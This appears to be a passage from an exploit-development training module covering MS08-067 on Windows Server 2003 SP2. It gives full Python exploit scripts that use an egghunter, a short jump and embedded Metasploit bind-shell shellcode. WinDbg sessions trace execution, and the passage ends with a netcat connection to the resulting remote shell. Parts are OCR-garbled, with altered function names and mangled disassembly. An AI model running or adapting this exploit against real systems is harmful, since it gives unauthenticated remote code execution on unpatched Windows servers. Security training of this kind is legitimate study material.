from impacket.dcerpc import dcerpc
from impacket.dcerpc import transport
import sys

print "*****"
print "*****      MS08-67 Win2k3 SP2      *****"
print "*****      offensive-security.com    *****"
print "*****      ryujin&muts --- 11/30/2008 *****"
print "*****"

try:
    target = sys.argv[1]
    port = 445
except IndexError:
    print "Usage: %s HOST" % sys.argv[0]
    sys.exit()

trans = transport.DCERPCTransportFactory('ncacn_np:%s[\\pipe\\browser]' % target)
trans.connect()
dce = trans.DCERPC_class(trans)
dce.bind(uuid.uuidtup_to_bin(('4b324fc8-1670-01d3-1278-5a47bf6ee188', '3.0')))

stub= '\x01\x00\x00\x00'          # Reference ID
stub+= '\x10\x00\x00\x00'        # Max Count
stub+= '\x00\x00\x00\x00'        # Offset
```



```

stub+='\x10\x00\x00\x00'      # Actual count
stub+='\n00bn00b' + '\xCC'*20  # Server Unc -> Length in Bytes = (Max Count*2) - 4
stub+='\x00\x00\x00\x00'      # UNC Trailer Padding
stub+='\x2f\x00\x00\x00'      # Max Count
stub+='\x00\x00\x00\x00'      # Offset
stub+='\x2f\x00\x00\x00'      # Actual Count
stub+='\x41\x00\x5c\x00\x2e\x00\x2e\x00' # PATH BOOM
stub+='\x5c\x00\x2e\x00\x2e\x00\x5c\x00' # PATH BOOM
stub+='\x41'*18                # Padding
stub+='\xb0\x8a\x80\x7c'      # 7c808ab0 JMP EDX (ffe2)

# offset to "DROP ZONE" is 44 bytes => 12 nop + 32 egghunter
stub+='\x90'*12                # Nop sled 12 Bytes

# EGGHUNTER 32 Bytes
egghunter = '\x33\xD2\x90\x90\x90\x42\x52\x6a'
egghunter+='\x02\x58\xcd\x2e\x3c\x05\x5a\x74'
egghunter+='\xf4\xb8\x6e\x30\x30\x62\x8b\xfa'
egghunter+='\xaf\x75\xea\xaf\x75\xe7\xff\xe7'
stub+= egghunter
stub+='\x43\x43\x43\x43'      # DROP ZONE
stub+='\x44\x44\x44\x44'
stub+='\x00\x00'
stub+='\x00\x00\x00\x00'      # Padding
stub+='\x02\x00\x00\x00'      # Max Buf
stub+='\x02\x00\x00\x00'      # Max Count
stub+='\x00\x00\x00\x00'      # Offset
stub+='\x02\x00\x00\x00'      # Actual Count
stub+='\x5c\x00\x00\x00'      # Prefix
stub+='\x01\x00\x00\x00'      # Pointer to pathtype
stub+='\x01\x00\x00\x00'      # Path type and flags.


print "Firing payload..."
dce.call(0x1f, stub) #0x1f (or 31)- NetPathCanonicalize Operation

```

MS08067_0x3 Source Code

In our previous source code we included the pattern to be searched by the egghunter at the beginning of our fake shellcode (`stub+='\n00bn00b' + '\xCC'*20`).

Change pattern then adjust number to reflect new size



Let's set a break point on *JMP EDX*, run our new exploit and see if we land inside the "Drop Zone":

```

0:039> bp 7c808ab0
0:039> bl
0 e 7c808ab0 0001 (0001) 0:**** ntdll!RtlFormatMessageEx+0x132
0:039> g

root@bt # ./MS08067_0x3.py 172.16.30.2
*****
*****      MS08-67 Win2k3 SP2      *****
*****      offensive-security.com  *****
*****      ryujin&muts --- 11/30/2008 *****
*****
Firing payload...

Breakpoint 0 hit
eax=90909090 ebx=0064005c ecx=0064f4b2 edx=0064f508 esi=0064f4b6 edi=0064f464
eip=7c808ab0 esp=0064f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!RtlFormatMessageEx+0x132:
7c808ab0 ffe2                jmp     edx {0064f508}

Stepping into to check landing zone:
0:013> p
eax=90909090 ebx=0064005c ecx=0064f4b2 edx=0064f508 esi=0064f4b6 edi=0064f464
eip=0064f508 esp=0064f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0064f508 43                inc     ebx

MS08067_0x3 Windbg Session

```





Figure 8: Breakpoint hit on *JMP EDX* instruction



Pid 844 - WinDbg:6.9.0003.113 X86

File Edit View Debug Window Help

Disassembly

Offset: @\$scope:ip


0064f4fe	43	inc	ebx
0064f4ff	43	inc	ebx
0064f500	43	inc	ebx
0064f501	43	inc	ebx
0064f502	44	inc	esp
0064f503	44	inc	esp
0064f504	44	inc	esp
0064f505	44	inc	esp
0064f506	0000	add	byte ptr [eax],al
0064f508	43	inc	ebx
0064f509	43	inc	ebx
0064f50a	43	inc	ebx
0064f50b	43	inc	ebx
0064f50c	44	inc	esp
0064f50d	44	inc	esp
0064f50e	44	inc	esp
0064f50f	44	inc	esp

Command

```

ModLoad: 5faf0000 5fafa000 C:\WINDOWS\system32\wbem\ncprov.dll
ModLoad: 74ce0000 74cee000 C:\WINDOWS\system32\wbem\wbemsvc.dll
(34c.7a4): Break instruction exception - code 80000003 (first chance)
eax=7ffdf000 ebx=00000001 ecx=00000002 edx=00000003 esi=00000004 edi=00000005
eip=7c81a3e1 esp=010effcc ebp=010efff4 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
ntdll!DbgBreakPoint:
7c81a3e1 cc                int     3
0:042> bp 7c808ab0
0:042> g
Breakpoint 0 hit
eax=90909090 ebx=0064005c ecx=0064f4b2 edx=0064f508 esi=0064f4b6 edi=0064f464
eip=7c808ab0 esp=0064f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!RtlFormatMessageEx+0x132:
7c808ab0 ffe2                jmp     edx {0064f508}
0:037> p
eax=90909090 ebx=0064005c ecx=0064f4b2 edx=0064f508 esi=0064f4b6 edi=0064f464
eip=0064f508 esp=0064f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0064f508 43                inc     ebx
  
```

Figure 9: Stepping over from breakpoint and landing in the controlled buffer



Ok! We landed in the right place. Let's proceed to calculate the *short jmp* needed to reach the beginning of the egghunter. The landing address, *0x0064f508*, stores *0x43434343* at the moment; from here we are going to look at the stack and assemble the *short jmp* with the help of Windbg.

```

Disasm:
Offset: @%scopeap
0064f4c8 41          inc     ecx
0064f4c9 41          inc     ecx
0064f4ca 41          inc     ecx
0064f4cb 41          inc     ecx
0064f4cc 41          inc     ecx
0064f4cd 41          inc     ecx
0064f4ce b08e      mov     al,8Ah
0064f4d0 807c9090  cap    byte ptr [eax+edx*4-70h],90h
0064f4d5 90          nop
0064f4d6 90          nop
0064f4d7 90          nop
0064f4d8 90          nop
0064f4d9 90          nop
0064f4da 90          nop
0064f4db 90          nop
0064f4dc 90          nop
0064f4dd 90          nop
0064f4de 33d2     xor     edx,edx
0064f4e0 90          nop

```

```

CPU:
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
ntdll!DbgEreasePoint:
7c81e3e1 cc          int     3
0:042> bp 7c808ab0
0:042> g
Breakpoint 0 hit
eax=90909090 ebx=00640050 ecx=0064f4b2 edx=0064f503 esi=0064f4b6 edi=0064f464
eip=7c808ab0 esp=0064f470 ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!RtlFormatMessageEx+0x132:
7c808ab0 fe2        jmp     edx {0064f508}
0:037> p
eax=90909090 ebx=00640050 ecx=0064f4b2 edx=0064f503 esi=0064f4b6 edi=0064f464
eip=0064f508 esp=0064f470 ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0064f508 41          inc     ebx
0:037> a
0064f508 jmp 0x0064f4da
jmp 0x0064f4da
0064f50a

```

```

Memory
Virtual  edx          Display format: Byte
0064f508 eb d0 43 43 44 44 44 44 00 00 00 00 00 00 00 00 . CCDDDD
0064f518 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .

```

Figure 10: Assembling a short jump to reach the egghunter



A
 jmp (Address to jmp to)
 Hit return to see jmp code

```
0:037> a
0064f508 jmp 0x0064f4da <----- in the middle of the NOP slide
jmp 0x0064f4da
0064f50a

0064f508 ebd0          jmp      0x0064f4da <---- Our Short JMP 0xEBD09090

Assembling short jmp opcode
```

Let's see if it works:

```
0:037> p
eax=90909090 ebx=0064005c ecx=0064f4b2 edx=0064f508 esi=0064f4b6 edi=0064f464
eip=0064f4da esp=0064f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0064f4da 90          nop

0064f4d0 807c909090  cmp     byte ptr [eax+edx*4-70h],90h
0064f4d5 90          nop
0064f4d6 90          nop
0064f4d7 90          nop
0064f4d8 90          nop
0064f4d9 90          nop
0064f4da 90          nop <----- Short JMP lands here
0064f4db 90          nop
0064f4dc 90          nop
0064f4dd 90          nop
0064f4de 33d2       xor     edx,edx
0064f4e0 90          nop
0064f4e1 90          nop
0064f4e2 90          nop
0064f4e3 42         inc    edx
0064f4e4 52         push   edx

Testing short jmp
```



```

Command
Breakpoint 0 hit
eax=90909090 ebx=0064005c ecx=0064f4b2 edx=0064f508 esi=0064f4b6 edi=0064f464
eip=7c808ab0 esp=0064f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!RtlFormatMessageEx+0x132:
7c808ab0 ffe2          jmp     edx {0064f508}
0:037> p
eax=90909090 ebx=0064005c ecx=0064f4b2 edx=0064f508 esi=0064f4b6 edi=0064f464
eip=0064f508 esp=0064f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0064f508 43          inc    ebx
0:037> a
0064f508 jmp 0x0064f4da
jmp 0x0064f4da
0064f50a

0:037> p
eax=90909090 ebx=0064005c ecx=0064f4b2 edx=0064f508 esi=0064f4b6 edi=0064f464
eip=0064f4da esp=0064f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0064f4da 90          nop

```

Figure 11: Testing the short jump

The *short jmp* is working. We allow the egghunter to run and see if it finds the fake shellcode (*n00bn00b + 0xCC*20*). We will set a breakpoint on the *JMP EDI* instruction that is called when the pattern "*n00bn00b*" is found. As you can see below, the *JMP EDI* address for the breakpoint was found looking at the stack:

```

0:037> bp 0064f4fc <----- JMP EDI
0:037> g
Breakpoint 1 hit
eax=6230306e ebx=0064005c ecx=0064f478 edx=000falc0 esi=0064f4b6 edi=000falc8
eip=0064f4fc esp=0064f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0064f4fc ffe7          jmp     edi {000falc8}

Egghunter in action

```




Disassembly

Offset: @\$scopeip

```

0064f4e7 58      pop     eax
0064f4e8 cd2e    int    2Eh
0064f4ea 3c05    cmp    al,5
0064f4ec 5a      pop     edx
0064f4ed 74f4    je     0064f4e3
0064f4ef b86e303062 mov    eax,6230306Eh
0064f4f4 8bfa    mov    edi,edx
0064f4f6 af      scasd  dword ptr es:[edi]
0064f4f7 75ea    jne    0064f4e3
0064f4f9 af      scasd  dword ptr es:[edi]
0064f4fa 75e7    jne    0064f4e3
0064f4fc ffe7    jmp    edi {000falc8}
0064f4fe 43      inc    ebx
0064f4ff 43      inc    ebx
0064f500 43      inc    ebx
0064f501 43      inc    ebx
0064f502 44      inc    esp
0064f503 44      inc    esp
0064f504 44      inc    esp

```

Command

```

eax=90909090 ebx=0064005c ecx=0064f4b2 edx=0064f508 esi=0064f4b6 edi=0064f464
eip=0064f508 esp=0064f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0064f508 43      inc    ebx
0:037> a
0064f508 jmp 0x0064f4da
jmp 0x0064f4da
0064f50a

0:037> p
eax=90909090 ebx=0064005c ecx=0064f4b2 edx=0064f508 esi=0064f4b6 edi=0064f464
eip=0064f4da esp=0064f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0064f4da 90      nop
0:037> bp 0064f4fc
0:037> g
Breakpoint 1 hit
eax=6230306e ebx=0064005c ecx=0064f478 edx=000falc0 esi=0064f4b6 edi=000falc8
eip=0064f4fc esp=0064f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0064f4fc ffe7    jmp    edi {000falc8}

```

Registers

Virtual: Display format: Previous Next

```

000falc0 6e 30 30 62 6e 30 30 62 cc cc cc cc cc cc cc cc n00bn00b.....
000fald0 cc cc cc cc cc cc cc cc cc cc cc cc cc 00 00 00 00 .....

```


Figure 12: Egghunter found the egg

"n00bn00b" was found! Let's step over to land into our fake shellcode:

```

0:013> p
eax=6230306e ebx=0064005c ecx=0064f478 edx=000falc0 esi=0064f4b6 edi=000falc8
eip=000e8158 esp=0064f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
000e8158 cc      int    3
000e8158 cc      int    3
000e8159 cc      int    3
000e815a cc      int    3
000e815b cc      int    3

```

```
000e815c cc      int  3
000e815d cc      int  3
000e815e cc      int  3
000e815f cc      int  3
000e8160 cc      int  3
000e8161 cc      int  3
000e8162 cc      int  3
```

Executing the fake shellcode

It worked as expected!

Exercise

- 1) Repeat the required steps in order to execute the egghunter and find the fake shellcode in memory.



Getting our Remote Shell

We can replace the fake shellcode with a real bind shell payload. Playing with our POCs and looking at previously posted exploits on milw0rm.com, we observed that “Max Count field” and “Actual Count field” have to be adjusted in order to control the payload size. More precisely we can see that “Max/Actual Count” must be equal to $(ServerUnc + 4)/2$.

```
#!/usr/bin/python


from impacket import smb
from impacket import uuid
from impacket.dcerpc import dcerpc
from impacket.dcerpc import transport
import sys

print "*****"
print "*****      MS08-67 Win2k3 SP2      *****"
print "*****      offensive-security.com    *****"
print "*****      ryujin&muts --- 11/30/2008 *****"
print "*****"

try:
    target = sys.argv[1]
    port = 445
except IndexError:
    print "Usage: %s HOST" % sys.argv[0]
    sys.exit()

trans = transport.DCERPCTransportFactory('ncacn_np:%s[\\pipe\\browser]' % target)
trans.connect()
dce = trans.DCERPC_class(trans)
dce.bind(uuid.uuidtop_to_bin('4b324fc8-1670-01d3-1278-5a47bf6ee188', '3.0'))

# /*
# * windows/shell_bind_tcp - 317 bytes
# * http://www.metasploit.com
# * EXITFUNC=thread, LPORT=4444, RHOST=
# */
shellcode = (
"\xfc\x6a\xeb\x4d\xe8\xf9\xff\xff\xff\x60\x8b\x6c\x24\x24\x8b"
"\x45\x3c\x8b\x7c\x05\x78\x01\xef\x8b\x4f\x18\x8b\x5f\x20\x01"
"\xeb\x49\x8b\x34\x8b\x01\xee\x31\xc0\x99\xac\x84\xc0\x74\x07"
"\xc1\xca\x0d\x01\xc2\xeb\xf4\x3b\x54\x24\x28\x75\xe5\x8b\x5f"
"\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5f\x1c\x01\xeb\x03\x2c\x8b"
"\x29\x6c\x24\x1c\x61\xc3\x31\xdb\x64\x8b\x43\x30\x8b\x40\x0c"
"\x8b\x70\x1c\xad\x8b\x40\x08\x5e\x68\x8e\x4e\x0e\xec\x50\xff"
"\xd6\x66\x53\x66\x68\x33\x32\x68\x77\x73\x32\x5f\x54\xff\xd0"
"\x68\xcb\xed\xfc\x3b\x50\xff\xd6\x5f\x89\xe5\x66\x81\xed\x08"
"\x02\x55\x6a\x02\xff\xd0\x68\xd9\x09\xf5\xad\x57\xff\xd6\x53"
"\x53\x53\x53\x53\x43\x53\x43\x53\xff\xd0\x66\x68\x11\x5c\x66"
"\x53\x89\xe1\x95\x68\xa4\x1a\x70\xc7\x57\xff\xd6\x6a\x10\x51"
"\x55\xff\xd0\x68\xad\xad\x2e\xe9\x57\xff\xd6\x53\x55\xff\xd0"
"\x68\xe5\x49\x86\x49\x57\xff\xd6\x50\x54\x54\x55\xff\xd0\x93"
"\x68\xe7\x79\xc6\x79\x57\xff\xd6\x55\xff\xd0\x66\x6a\x64\x66"
"\x68\x63\x6d\x89\xe5\x6a\x50\x59\x29\xc0\x89\xe7\x6a\x44\x89"
"\xe2\x31\xc0\xf3\xaa\xfe\x42\x2d\xfe\x42\x2c\x93\x8d\x7a\x38"
"\xab\xab\xab\x68\x72\xfe\xb3\x16\xff\x75\x44\xff\xd6\x5b\x57"
"\x52\x51\x51\x51\x6a\x01\x51\x51\x55\x51\xff\xd0\x68\xad\xd9"
"\x05\xce\x53\xff\xd6\x6a\xff\xff\x37\xff\xd0\x8b\x57\xfc\x83"
"\xc4\x64\xff\xd6\x52\xff\xd0\x68\xef\xce\xe0\x60\x53\xff\xd6"
"\xff\xd0" )
```



```

stub= '\x01\x00\x00\x00' # Reference ID
stub+= '\xac\x00\x00\x00' # Max Count
stub+= '\x00\x00\x00\x00' # Offset
stub+= '\xac\x00\x00\x00' # Actual count
# Server Unc -> Length in Bytes = (Max Count*2) - 4
# NOP + PATTERN + SHELLCODE (15+8+317)= 340 => Max Count = 172 (0xac) ←
stub+= '\n00bn00b' + '\x90'*15 + shellcode # Server Unc
stub+= '\x00\x00\x00\x00' # UNC Trailer Padding
stub+= '\x2f\x00\x00\x00' # Max Count
stub+= '\x00\x00\x00\x00' # Offset
stub+= '\x2f\x00\x00\x00' # Actual Count
stub+= '\x41\x00\x5c\x00\x2e\x00\x2e\x00' # PATH BOOM
stub+= '\x5c\x00\x2e\x00\x2e\x00\x5c\x00' # PATH BOOM
stub+= '\x41'*18 # Padding
stub+= '\xb0\x8a\x80\x7c' # 7c808ab0 JMP EDX (ffe2)

# offset to short jump is 44 bytes => 12 nop + 32 egghunter
stub+= '\x90'*12# Nop sled 12 Bytes
# EGGHUNTER 32 Bytes
egghunter = '\x33\xd2\x90\x90\x90\x42\x52\x6a'
egghunter+= '\x02\x58\xcd\x2e\x3c\x05\x5a\x74'
egghunter+= '\xf4\xb8\x6e\x30\x30\x62\x8b\xfa'
egghunter+= '\xaf\x75\xea\xaf\x75\xe7\xff\xe7'
stub+= egghunter
stub+= '\xeb\xd0\x90\x90' # short jump back
stub+= '\x44\x44\x44\x44' # Padding
stub+= '\x00\x00'
stub+= '\x00\x00\x00\x00' # Padding
stub+= '\x02\x00\x00\x00' # Max Buf
stub+= '\x02\x00\x00\x00' # Max Count
stub+= '\x00\x00\x00\x00' # Offset
stub+= '\x02\x00\x00\x00' # Actual Count
stub+= '\x5c\x00\x00\x00' # Prefix
stub+= '\x01\x00\x00\x00' # Pointer to pathtype
stub+= '\x01\x00\x00\x00' # Path type and flags.

print "Firing payload..."
dce.call(0x1f, stub) #0x1f (or 31)- NetPathCanonicalize Operation
print "Done! Check shell on port 4444"

```

Final Exploit Source Code

$$\text{Size} = \frac{(\text{Payload size}) + 2}{2}$$



In the final exploit there are only few things we need to change:

- We calculated Max/Actual Count value => stub+='\xac\x00\x00\x00';
(NOP + PATTERN + SHELLCODE (15+8+317)= 340 => Max/Actual Count = 172(0xac));
- We added the short jump back => stub+='\xeb\xD0\x90\x90' calculated before;
- We replace fake shellcode with a Metasploit bind shell on port 4444.

Once again, let's set a breakpoint on *JMP EDX* and run the final exploit; we will follow each step in Windbg:

```
Setting a break point on JMP EDX:
0:067> bp 7c808ab0
0:067> bl
  0 e 7c808ab0      0001 (0001)  0:**** ntdll!RtlFormatMessageEx+0x132
0:067> g

Running the exploit:
root@bt # ./MS08067_EXPLOIT.py 172.16.30.2
*****
*****      MS08-67 Win2k3 SP2      *****
*****      offensive-security.com *****
*****      ryujin&muts --- 11/30/2008 *****
*****
Firing payload...

Breakpoint reached:
Breakpoint 0 hit
eax=90909090 ebx=012d005c ecx=012df4b2 edx=012df508 esi=012df4b6 edi=012df464
eip=7c808ab0 esp=012df47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!RtlFormatMessageEx+0x132:
7c808ab0 ffe2          jmp     edx {012df508}

Stepping over to land on the short jmp:
0:013> p
eax=90909090 ebx=012d005c ecx=012df4b2 edx=012df508 esi=012df4b6 edi=012df464
eip=012df508 esp=012df47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
012df508 ebd0          jmp     012df4da

Stepping over to reach egghunter:
0:013> p
ModLoad: 72060000 72079000  C:\WINDOWS\System32\xactsrv.dll
eax=90909090 ebx=012d005c ecx=012df4b2 edx=012df508 esi=012df4b6 edi=012df464
eip=012df4da esp=012df47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
012df4da 90          nop

Setting a breakpoint on JMP EDI, called once shellcode pattern is found:
0:013> bp 012df4fc

Let the process running to reach breakpoint:
0:013> g
```



```
ModLoad: 5f8c0000 5f8c7000 C:\WINDOWS\System32\NETRAP.dll
```

```
Breakpoint on JMP EDI reached:
```

```
Breakpoint 1 hit
```

```
eax=6230306e ebx=012d005c ecx=012df478 edx=000b4e10 esi=012df4b6 edi=000b4e18  
eip=012df4fc esp=012df47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc  
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246  
012df4fc ffe7          jmp     edi {000b4e18}
```

```
Stepping over to land at the beginning of our shellcode:
```

```
0:013> p
```

```
eax=6230306e ebx=012d005c ecx=012df478 edx=000b4e10 esi=012df4b6 edi=000b4e18  
eip=000b4e18 esp=012df47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc  
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246  
000b4e18 90          nop
```

```
Running shellcode:
```

```
0:013> g
```

```
(324.378): Unknown exception - code 000006d9 (first chance)
```

```
Getting our shell :)
```

```
root@bt # nc 172.16.30.2 4444  
Microsoft Windows [Version 5.2.3790]  
(C) Copyright 1985-2003 Microsoft Corp.
```

```
C:\WINDOWS\system32>
```

```
Final Exploit Windbg Session
```

Exercise

- 1) Repeat the required steps in order to obtain a remote shell on the vulnerable server.

Wrapping up

In this module we have successfully exploited the MS08-067 vulnerability by utilizing an egghunter, and getting final code execution in a limited buffer space environment. Our work is not done yet though. In order to successfully exploit this vulnerability in a real world scenario, we will have to overcome a few more hurdles.